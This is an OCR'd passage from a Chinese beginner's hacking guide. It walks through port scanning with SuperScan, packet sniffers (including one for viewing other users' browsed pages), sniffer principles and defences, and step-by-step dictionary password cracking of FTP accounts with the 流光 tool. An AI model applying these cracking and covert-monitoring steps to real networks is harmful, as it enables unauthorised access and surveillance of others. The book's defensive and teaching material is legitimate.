
在【IP】组合框的【Start】微调框和【Stop】微调框中分别输入起始 IP 和终止 IP，在【Scan Type】组合框中选中【All Ports From】单选按钮，并保持右侧文本框中的数值不变（如果需要返回计算机的主机名，可以选中【Resolve hostnames】复选框），然后单击 Start 按钮开始扫描。扫描完成可以查看扫描结果：第一行是目标计算机的 IP 和主机名，从第二行开始的小圆点是所扫描主机的活动端口号和对该端口的解释。在右侧的【Active hosts】文本框中显示的是扫描到的活动主机的数量，【Open ports】文本框中显示的是目标计算机开放的端口数。




扫描目标主机的特定端口

单击右上角的【Configuration】组合框中的 Port list setup 按钮，弹出【Edit Port List】对话框。在【Select ports】组合框中的列表框中双击要扫描的端口，端口的前面就会出现一个“√”号

（在“√”号上双击可撤选该端口）。选择的时候要注意左边的【Change/Add/Delete port info】组合框和【Helper apps in right-click menu】组合框，这两个组合框中包含有关于此端口的详细说明和所使用的程序。当双击某个端口时，【Change/Add/Delete port info】组合框中的【Select】复选框将同时被选中。



单击 OK 按钮保存列表，返回主界面，然后在【IP】组合框的【Start】和【Stop】微调框中分别输入起始 IP 和终止 IP，单击 Start 按钮进行检测。



使用自定义端口有以下几个优点。

(1) 选择端口时可以详细了解端口的信息。

(2) 选择的端口可以自行命名保存，这样有利于再次使用。

(3) 可以根据特定的要求有的放矢地检测目的端口，节省时间和资源。

(4) 根据一些特定的端口，用户可以检测目标计算机是否已被攻击者利用、种植了木马或是打开了不应该打开的服务。


其实，大多数用户并不需要检测所有的端口，只要检测有限的几个端口就可以了，因此用户可以根据个人的不同目的来检测不同的端口。大部分时候，用户只要检测 80（WEB 服务）、21（FTP 服务）、23（TELNET 服务）这少数几个端口就可以了。

检测目标主机是否被种植了木马

自从 BO（冰河木马）出来以后，国内最有影响力的木马就是大名鼎鼎的“冰河”木马了。后来陆续出现了很多功能类似的木马，例如网络神偷、NetBull 等。针对木马目前有许多清除工具，除了一般的杀毒软件以外，还可以使用专门清除木马的 TheCleaner 等软件。如果只是对木马进行检测，用户完全可以使用 SuperScan 来实现，因为所有的木马都必须打开一定的端口，用户只要检测这些特定的端口就可以知道计算机是否被种植了木马。

在 SuperScan 主界面的右上角单击 Port list setup 按钮，弹出【Edit Port List】对话框。在【Port list file】下拉列表中选择【trojans.lst】选项，这个选项是一个关于木马的端口列表文件，此文件是软件自带的，提供有常见的木马端口，用户可以用这个端口列表来检测目标计算机是否被种植了木马。

单击 OK 按钮返回主界面，在【IP】组合框的【Start】和【Stop】微调框中输入起始 IP 和终止 IP，在【Scan Type】组合框中选中【All Select ports in list】单选按钮，然后单击 OK 按钮开始扫描。



需要注意的是：目前互联网上的木马程序及其变种是非常多的，因此要及时地更新这个木马端口列表。

SuperScan 的功能是非常强大的，但在扫描的时候一定要考虑到网络的承受能力和对目标主机的影响。同时无论出于什么目的，对他人计算机的扫描行为必须在国家法律法规允许的范围内进行。

2.4 嗅探器的应用

嗅探器通常也称为协议分析器，它利用广播方式工作，或者伪装成交换机来捕捉其他计算机发出的数据信息，用来完成监控，是分析网络问题常用的工具。

2.4.1 嗅探器简介

嗅探器是一把双刃剑，在网络管理员手中，嗅探器能够监控网络流量，更好地管理网络；在黑客手中，嗅探器可以捕获计算机用户因为疏忽而带来的漏洞，成为一个危险的网络间谍。

网络嗅探器是网络管理员最常用的工具之一，简单的说，网络嗅探器就是使用户能够“嗅探”到本地网络数据，并检查进入计算机的信息包。

另外当用户处理自身网络问题的时候一个信息包嗅探器可以向用户展示出正在网络上进行的一切活动。于是借助一定的知识水准，用户就可以确定问题的根源所在。

当用户只用一个嗅探器来检查网络和信息包的时候，要能够及时地发现是否是广播包和信息包的接收问题，并及时地采取措施来弥补漏洞。

2.4.2 看不见的网管专家 Sniffer Portable

Sniffer Portable 可能是目前最好用的网络协议软件，它支持各种平台，性能优越，管理人员使用它可以轻松地维护整个网络，监视网络的安全运行情况。

美国网络联盟的 Sniffer Portable 在业界享有“看不见的网管专家”之美称，用它来监控网络可以确保网络的正常持续运转，同时可避免网络停机造成的巨大损失。Sniffer Portable 通过提供可以快速识别并解决网络性能问题的便携式分析解决方案来帮助网络技术人员管理网络，其范围覆盖了 10/100M 的以太网到 ATM 以及千兆位主干网等所有拓扑结构。

Sniffer Portable 可以运行在台式机、便携机或笔记本上。它使用 450 多种协议解码和强大

的 Expert 分析功能，可以分析网络通信并定位造成宕机或响应迟缓的原因，它甚至可以自动地分析多拓扑、多协议网络。

Sniffer Portable LAN 主要是为了保障 LAN 能在最佳性能水平运行。这个分析工具可以捕获帧，并同步构建一个被观测通信中网络对象的数据库，来检测网络异常现象。一旦 Sniffer Portable LAN 隔离、分析或归类了问题，它就会报警，解释问题，并推荐修复措施。内置在 Sniffer Portable LAN 中的高级 Expert 分析功能可以提供增强的管理自动化和更全面的故障解决方案，以及更深的网络可视性。Sniffer Portable LAN 可以提供很广泛的解码集，其中包括 450 多种运用于网络各个层次的协议，并以简单明了的语言解释各个帧的内容。

Sniffer Portable 的主要功能有以下几点。

(1) 捕获网络流量进行详细分析。


(2) 利用专家分析系统诊断问题。

(3) 实时监控网络活动。

(4) 收集网络利用率和错误等。


第一次启动 Sniffer Portable 的时候，可能会提示选择一个适配器进行设置，此时正确的选择接入网络的网卡，这样 Sniffer Portable 才能将网卡设置为“杂乱”模式，以便接收所有在网络上传输的数据包。

在进行流量捕获之前首先选择网络适配器，确定从计算机的哪个网卡上接收数据。选择【File】>【select setting】菜单项，弹出【Settings】对话框。



1. 捕获面板

报文捕获功能可以在报文捕获面板中完成，右侧显示的是处于开始状态的捕获面板，其各个按钮的功能如下图所示。



2. 捕获过程报文统计

在捕获的过程中可以通过查看下面的面板来了解捕获报文数量，左侧仪表表示缓冲区的利用率。

3. 捕获报文查看

该软件提供有强大的分析能力和解码功能，对于捕获的报文提供有一个 Expert 专家分析系统进行分析，还有解码选项及图形和表格的统计信息。

单击【开始捕获】按钮，在【Expert】对话框的【Summary】选项卡中可以查看报文信息。

选中一个 IP 地址，切换到【Objects】选项卡或者在 IP 上双击，就可以进一步查看报文信息。

对于报文信息，可以使用工具栏中的网络性能监视按钮对其进行解码分析。解码主要要求分析人员对协议比较熟悉，这样才能看懂解析出来的报文。

4. 设置捕获条件

链路层捕获

按源 MAC 和目的 MAC 地址进行捕获，输入方式为十六进制连续输入，例如 0016E64D8631。

选择【Monitor】➢【Define Filter】菜单项，弹出【Define Filter】对话框，切换到【Address】选项卡，在【Address】下拉列表中选择合适的捕获条件，此处选择【Hardware】，在【Station 1】中输入捕获地址条件。

IP 层捕获

IP 层捕获是按源 IP 和目的 IP 进行捕获，输入方式为点分十进制，如：192.168.1.12。如果选择 IP 层捕获，那么 ARP 等报文将被过滤掉。其设置方法与链路层类似，这里不再介绍。

高级捕获条件


在【Define Filter】对话框中切换到【Advanced】选项卡中，在此用户可以编辑协议捕获条件，例如选中左上角的列表框中的【IP】复选框并双击该选项，在弹出的下一级选项中选中【ICMP】复选框，那么【ICMP】就是要捕获的协议。

在【Packet Size】组合框中的下拉列表中可以设置要捕获的帧长，默认项为“All”。


在【Packet Size】组合框中的列表框中可以设置是否捕获错误帧。设置完成单击 Profiles... 按钮，可以保存过滤条件。

5. 编辑报文发送


Sniffer 软件的报文发送功能比较弱，选择【Tools】菜单的【Packet Generator】菜单项，打开【Paceet Generator】窗口，这就是报文发送窗口。



在发送报文之前，需要先编辑要发送的报文的内容。单击【Send 1 Frame】按钮打开【Send New Frame】对话框，这就是报文编辑对话框，在此可以对报文发送进行设置。



完成后单击 确定 按钮，就可以看到发送状态了。



Sniffer 是一款功能强大的网络管理软件，它不仅能确保网络性能的优化，而且还能通过对流量的异常分析，发现并抓住病毒，这种功能在网络管理界来讲也是非常罕见的。随着网络的日益复杂，企业对网络性能的要求也越来越高，特别是对网络可用性和可靠性的需求将更加强烈，在这种情况下，熟练地应用 Sniffer 可以很好地满足企业的要求。

2.4.3 网络间谍软件——CaptureNet

嗅探器在局域网内特别有用，它虽然也可以用于窃密、偷听等，但最重要的还是利用这个软件了解自己的系统和网络。下面介绍一款优秀的网络嗅探器 CaptureNet。

CaptureNet 是由 Spynet 公司出品的一款软件，说它是一个“网络间谍”毫不为过，因为它就是一款相当典型的“网络嗅探器”软件。它的刺探是悄悄进行的，不为人所知，但是哪怕网络中有一丝残余的数据，也逃不过它的嗅探。

此软件只有 2MB 多，但实用性非常强，可以在 Windows 95/98/NT/2000/XP 等不同的系统中运行，不过要求必须安装 IE 4 以上版本的浏览器。

1. CaptureNet 的安装

CaptureNet 的安装相对来说比较简单，双击安装程序图标启动安装程序之后，只要一路单击 Next > 按钮和 Yes 按钮即可完成整个安装过程。在【Choose Destination Location】对话框中，用户可以自行设置安装路径，一般来说，此类软件不应安装在系统盘下。

具体的安装过程这里不再赘述。

2. CaptureNet 的基本使用

绑定适配器

双击 CaptureNet 图标启动程序，如果是第一次启动会弹出【Settings】对话框，在此用户需要设置软件绑定在哪个网络适配器上。

如果选择了错误的选项，单击 确定 按钮后就会弹出错误提示框。

选择完成单击 确定 按钮即可进入使用状态。

熟悉界面

如果仅仅是想进行最基本的使用，那么只需要了解两处即可，可以看到在左侧窗格的上方列出了本地计算机的 MAC 和 IP 地址。

在 IP 地址下面的【Capture】组合框的右侧有一个【Start Capture】(或者是【Stop Capture】)按钮 Start Capture (Stop Capture)，在联网状态下只要单击该按钮就可以开始（停止）嗅探数据。

该按钮下方分别是硬件过滤器（Hardware filter）、软件过滤器（Software filter）和过滤工具栏（Filter files）。

3. 过滤器设置


一般情况下，CaptureNet 中的各个参数保持默认设置就可以了，不需要再进行额外的设置。但是如果想要彻底地研究一下网络数据，那么下面的这些设置还是有必要了解一下。

硬件过滤器

硬件过滤器共有 5 种模式可供用户选择，分别是：Promiscuous（混杂模式）、Driected（直接连接模式）、Multicast（多目标模式）、All Multicast（所有多目标模式）和 BroadCast（广播模式）。当选中 Promiscuous 单选按钮时，其他模式则处于不可选状态。除了 Promiscuous 之外的 4 种模式可以并列启用。


软件过滤器

单击【Modify Filter】按钮 Modify Filter 即可对其进行设置。它可以设置具体的数据包捕获类型，指定内容数据包的捕获，指定 IP 地址数据包的捕获，指定端口数据包的捕获，等等。在指定数据包捕获类型中可以直接指定具体的数据帧类型和具体的协议。



有了 CaptureNet，用户就可以监视自己机器上的一切进出的网络数据了。如果此刻有黑客攻击，就可以轻而易举地从所捕获的数据包中获得发动攻击的源 IP 地址。单击主界面中的 PeepNet 按钮打开【PeePNet】窗口，在【File】菜单中选择【Open】菜单项，打开【打开】对话框，选中【sample.cap】文件。

单击 打开(O) 按钮将该文件在【PeePNet】窗口中打开。这是软件自带的一个实例，通过左侧的窗口可以了解详细的数据传输、网络访问信息。



选中某条相关信息，单击 Go get 按钮，就可以跟踪到相关的 Web 页面。


2.4.4 监控利器——艾菲网页侦探

艾菲网页侦探是一个 HTTP 协议的网络嗅探器、协议分析器和 HTTP 文件重建工具，用户可以通过该工具看到网络中的其他人都在浏览哪些网页，这些网页的内容是什么。

艾菲网页侦探可以运行在各个版本的 Windows 操作系统中，但是要运行该软件还需要安装一个小软件“WinPcap”。

双击艾菲网页侦探的安装程序，开始安装艾菲网页侦探，只要一路单击 Next > 按钮即可。


在最后一个对话框中单击 Finish > 按钮完成安装过程，此时会弹出一个【Do you want to install WinPcap v3.1】提示框，提示如果不安装 WinPcap，艾菲网页侦探将无法正常运行。如果以前没有安装过 WinPcap，则可单击 Yes 按钮。




单击该按钮

然后依次单击 Next > 按钮、I Agree 按钮和 Finish 按钮，直到完成整个安装过程。

启动艾菲网页侦探程序，其主界面如右图所示。



在使用艾菲网页侦探进行网络嗅探前，需要首先对软件进行必要的设置。选择【Sniffer】➢【Option】菜单项，打开【Options】对话框，在该对话框中可以根据实际情况设置捕获的 IP 地址范围。系统默认捕获的 IP 地址范围是所有的网络，捕获的内容是 GIP、ZIP 等内容。



艾菲网页侦探可以自动分析并提取出指定网络中的所有数据。在网站建设和网络监管方面，为了防止某些用户下载非法内容，可以使用艾菲网页侦探进行下载程序的监控。利用艾菲网页侦探，可以在很大程度上帮助网络管理员对网络中的非法内容的浏览和下载进行管理。

2.4.5　浅谈 Sniffer 的原理与防范

一般来说，Sniffer 指的是前面介绍的嗅探器，嗅探器是最常见，也是最重要的网络技术之一。

1. Sniffer 的原理

网络技术与设备简介

数据在网络上是以很小的被称为帧（Frame）的单位传输的，帧由几部分组成，不同的部分应用不同的功能。帧通过特定的被称为网络驱动程序的软件成型，然后通过网卡发送到网线上，通过网线到达它们的目的机器，在目的机器的一端执行相反的过程。接收端机器的以太网卡捕获到这些帧，并告诉操作系统帧已到达，然后对其进行存储。就是在这个传输和接收的过程中，嗅探器会带来安全方面的问题。

每一个在局域网（LAN）上的工作站都有其硬件地址，这些地址唯一地表示了网络上的机器（这一点与 Internet 地址系统比较相似）。当用户发送一个数据包时，这些数据包就会发送到 LAN 上所有可用的机器。

如果使用 Hub/即基于共享网络的情况下，网络上所有的机器都可以“听”到通过的流量，但对不属于自己的数据包则不予响应（换句话说，工作站 A 不会捕获属于工作站 B 的数据，而是简单地忽略这些数据）。如果某个工作站的网络接口处于混杂模式（关于混杂模式的概念将在后面介绍），那么它就可以捕获网络上所有的数据包和帧。

但是现代网络常常采用交换机作为网络连接设备枢纽，通常情况下，交换机不会让网络中的每一台主机侦听到其他主机的通信，因此 Sniffer 技术在这时必须与网络端口镜像技术配合。而由 Sniffer 技术衍生出的安全技术则通过 ARP 欺骗来变相达到交换网络中的侦听。

网络监听原理

Sniffer 程序是一种利用以太网的特性把网络适配卡（NIC，一般为以太网卡）置为杂乱（promiscuous）模式状态的工具，一旦网卡设置为这种模式，它就能接收传输在网络上的每一个数据包。

普通的情况下，网卡只接收和自己的地址有关的数据包，即传输到本地主机的数据包。要使 Sniffer 能接收并处理这种方式的信息，系统需要支持 BPF，Linux 下需要支持 SOCKET—PACKET。但一般情况下，网络硬件和 TCP / IP 堆栈不支持接收或者发送与本地计算机无关的数据包，所以为了绕过标准的 TCP / IP 堆栈，网卡就必须设置为我们刚开始讲的混杂模式。一般情况下，要激活这种方式，内核必须

支持这种伪设备 Bpfilter，而且需要以 root 权限来运行这种程序，所以 Sniffer 需要以 root 身份安装，如果只是以本地用户的身份进入了系统，那么就不可能唤探到 root 的密码，因为不能运行 Sniffer。

2. Sniffer 的防范

实际上，在网络上很难发现 Sniffer，因为它根本就不会留下任何痕迹，但可以通过查看进程的方法来发现它。

只要按下【Ctrl】+【Alt】+【Del】组合键就可以通过任务管理器来查看一下进程列表。但是，一般编程技巧高的 Sniffer 根本就不会在进程里出现。

防范 Sniffer 并不难。一是传输加密，也就是对传输的数据在传送之前加密，对方收到后再解密，这样就算被 Sniffer 监听并截获，它得到的也是加密后的数据，没有什么价值。但是传统的 TCP/IP 协议并没有采用加密的方法来进行数据的传输，数据都是明文方式的。因此，要想彻底解决被 Sniffer 程序监听的问题，最根本的方法是增强 TCP/IP 协议，而目前就只能通过打补丁来解决了。

二是采用安全拓扑结构。采用安全拓扑结构要遵循的一个原则就是一个网络段必须要有足够的理由才能相信另外一个网络段，网络段的设计要考虑数据之间的信任关系，而不是硬件需要。

总之，Sniffer 程序一般是入侵者在侵入系统后才会使用它来收集有用的信息，因此防范系统被入侵才是解决问题的关键，为此系统管理员要定期地对所管理的网络进行安全测试，以便及时发现和防止安全隐患。

新手

第3章 黑客常用工具

Chapter 3

小龙：小月，有没有黑客进行攻击时常用的软件啊？

小月：当然有了，并且这些软件的功能都是相当强大的。

小龙：那都有些什么软件呢？

小月：黑客常用的软件有很多，例如流光扫描软件、SSS 扫描器等。

小龙：那你能不能教教我怎么使用这些软件啊。

小月：呵呵，当然可以了，下面就讲一下如何使用这些黑客常用的软件。

要点导航

- 流光扫描软件
- 爱沙网络监控器
- SSS 扫描之王
- 加壳与脱壳

3.1 流光扫描软件

流光是一款中文版的扫描工具，其功能强大，非常适合国内的黑客使用。

3.1.1 流光软件的基本设置


流光可以检测出 POP3/FTP 主机中的用户密码安全漏洞；采用多线程检测，消除系统的密码漏洞；可同时对多台 POP3/FTP 主机进行检测；阻塞线程具有自杀功能；支持 10 个字典同时检测；检测设置可作为项目保存等。在使用流光之前一定要先对其进行设置。

【选项】菜单设置

首先需要将流光软件安装到自己的电脑上，具体操作这里不再赘述。下面介绍如何对其【选项】菜单进行设置。

1 启动流光软件，打开其主界面。

2 选择【选项】➢【系统设置】菜单项，打开【系统设置】对话框，用户可以在此根据自身的需求和硬件的配置来设置“优先级”、“线程数”以及“单词数/线程”，端口保持默认设置即可。



3 单击 确定(O) 按钮返回主窗口，选择【选项】➢【字典设置】菜单项，在弹出的【字典选项】对话框中选中【加常用后缀】复选框。

选中该复选框

4 单击 >> 按钮，弹出【打开】对话框，在【查找范围】下拉列表中选择【Fluxay】文件夹，在下方的列表框中选择【normal.suf】选项。

5 单击 打开(O) 按钮，可以看到此文件已经加到【字典选项】对话框中了。

6 单击 确定(O) 按钮返回主窗口，选择【选项】➢【探测选项】菜单项，在弹出的【探测选项】对话框中选择适合的选项，并填写检测线程的间隔时间和线程超时时间。


7 单击 确定(O) 按钮返回主窗口，选择【选项】➢【简单模式设置】菜单项，弹出【简单模式设置】对话框，这里采取默认设置即可。

8 单击 确定(O) 按钮返回主窗口，选择【选项】➢【IPC 用户列表选项】菜单项，弹出【用户列表选项】对话框。默认情况是列出 20 个用户，用户也可以自行地增加或者减少用户个数。当需要列出所有的用户时，可以选中【列出主机中所有用户】复选框。

选中该复选框

9 单击 确定(O) 按钮返回主窗口，选择【选项】➢【网络参数设置】菜单项，在弹出的【网络参数】对话框中设置【TCP 连接超时】和【TCP 数据超时】时间。默认设置为“10000 毫秒”，用户可以适当地增加或减少。

10 单击 确定(O) 按钮返回主窗口，选择【选项】➢【其他】菜单项，弹出【其他】对话框。如果用户的计算机性能不是太高，可以撤选【动态效果开启】复选框来关闭动态效果。



【工具】菜单设置

【工具】菜单中的菜单项很多，包括字典工具、NT/IIS 工具、MSSQL 工具、Fluxay Sensor 工具以及远程网络嗅探等，用户可以自行地实践和学习，这里主要介绍字典工具的设置。

1 启动流光程序，选择【工具】➢【字典工具】➢【黑客字典Ⅲ－流光版】菜单项，弹出【黑客字典流光版】对话框，切换到【设置】选项卡，在此用户可以根据实际情况进行设置。

切换到该选项卡

2 切换到【选项】选项卡，在此选中合适的复选框。


切换到该选项卡

3 切换到【文件存放位置】选项卡，在此可以指定文件的存放位置和文件名。

4 切换到【方案】选项卡，选中【将当前设置写入方案】复选框。

5 单击 浏览... 按钮，弹出【另存为】对话框，在【文件名】文本框中输入要保存的文件名。

6 单击 保存(S) 按钮，返回【黑客字典流光版】对话框，然后单击 确定 按钮弹出【字典属性】对话框，在此把该字典的所有信息都列出来了。




7 单击 开始(S) 按钮弹出【注意】对话框，提示用户字典成功生成。

8 然后会返回窗口界面，接着选择【工具】➢【字典工具】➢【根据拼音规则】菜单项，弹出【拼音规则】对话框，这里面的词根是汉语拼音的声母和韵母。

9 单击【浏览】按钮...，弹出【另存为】对话框，在【文件名】文本框中输入要保存的文件的文件名。


10 单击 保存(S) 按钮，返回【拼音规则】对话框，再单击 确定(O) 按钮，将会弹出【磁盘空间】对话框，预计一下字典的大小。单击 继续(G) 按钮，将会生成与设置相对应的拼音字典。生成英语规则的字典与生成拼音规则的字典类似，这里不再赘述。




11 选择【工具】➢【字典工具】➢【拆分字典】菜单项，弹出【拆分字典】对话框。

12 单击 浏览(B) 按钮，弹出【打开】对话框。选择要拆分的字典文件，需要注意的是：小于 120KB 的字典文件将无法拆分。

13 单击 打开(O) 按钮，返回【拆分字典】对话框，在【拆分选项】组合框中可以设置将文件拆分成几部分，然后单击 确定(O) 按钮即可。字典合并的操作和字典拆分类似，这里不再赘述。



14 选择【工具】➢【设置加密密钥】菜单项来加密和 Sensor 之间的通信数据，从而保证其安全性，此时会弹出【设置密钥】对话框。在【输入密钥】文本框中输入要设置的密码，并在【再次输入】文本框中确认一次。




15 单击 确定(O) 按钮，就会在流光的显示界面中提示设置密钥成功，48 表示 6 位密码，56 表示 7 位密码，依次类推。需要注意的是：该软件中密码至少要 6 位。


3.1.2　流光软件的使用

流光软件的功能强大，那么究竟该如何使用该软件呢？本小节介绍流光软件的使用方法。

1 启动流光，在主窗口的左侧窗格中可以看到主机列表。



2 选中【FTP 主机】复选框，然后单击鼠标右键，在弹出的快捷菜单中选择【编辑】➢【添加】菜单项，弹出【添加主机（FTP）】对话框，在该对话框的下拉列表文本框中输入主机的域名或 IP 地址。




3 单击 确定(O) 按钮，此时会看到在【FTP 主机】下面增加了刚刚添加的主机。

4 选中该 FTP 服务器，然后单击鼠标右键，在弹出的快捷菜单中选择【探测】➢【扫描主机端口】菜单项，弹出【端口探测设置】对话框，选中【自定义端口探测范围】复选框可以自定义端口探测的范围。需要注意的是：端口的范围在 1～65535 之间，一定要填写正确的端口号才可以扫描。

5 单击 确定(O) 按钮，此时在右侧的窗格中可以看到扫描的过程。


6 稍等片刻，将会弹出【探测结果】对话框，其中列出了开放的端口，并且还可以看到该端口的服务。单击 确定 按钮，就可以完成 FTP 主机端口的扫描 。利用同样的方法可以对一个 HTTP 主机进行扫描，具体操作这里不再赘述。



下面介绍如何进行一次简单模式的探测，具体的操作步骤如下。

1 按照前面介绍的方法添加一个 FTP 主机。

2 选中该主机，然后单击鼠标右键，在弹出的快捷菜单中选择【编辑】➢【从列表添加】菜单项。




选择该菜单项

3 弹出【打开】对话框，此时字典就有用处了。在流光内部存储了很多自带的字典，可以让用户方便地使用和快捷地学习。

4 这里选择内置的 Name.dic 文件进行探测，单击 打开(O) 按钮，就会自动地导入到该 FTP 主机下面（如果用户知道该 FTP 服务器的一个账户，也可以选择【编辑】➢【添加】菜单项将其单个导入）。

5 选择【工具】➢【模式文件设定】➢【简单模式探测设置文件】菜单项。

6 弹出【Single.INI－记事本】窗口，里面就是一些简单的密码（默认的只有一个123456的密码，用户可以自己再添加一些密码）。



7 设置完成保存并关闭窗口，返回流光的主窗口，然后选择【探测】➢【简单模式探测】菜单项。

8 随即软件就会开始自动扫描，扫描完成可以在【探测结果】窗口中看到扫描的结果。如果用户扫描不到密码也可以将字典设置的复杂一些，不过这样扫描的时间也会变长。

3.2 爱沙网络监控器

爱沙网络监控器是一款功能强大的网络监控软件，它可以轻松地掌握局域网内计算机的网络状况，便于用户处理网络问题。

3.2.1 爱沙网络监控器的基本设置


爱沙网络监控是企业的首选网络监控器，其操作简单、功能实用，可以实现对网页、QQ、MSN、FTP以及邮件收发等的监控，而且不需要在被监控和被管理计算机上安装任何软件，可以在网内任何一台计算机上安装。

为了方便管理，用户在使用该软件之前需要对其进行设置。设置的具体步骤如下。

1 启动爱沙监控器，此时会弹出【选择网卡】对话框，这里采取默认设置即可。

2 单击 确定 按钮，进入该软件的主窗口。由于受软件的限制，这里只截取核心设置部分，其中所有功能都在最上面的横栏中。

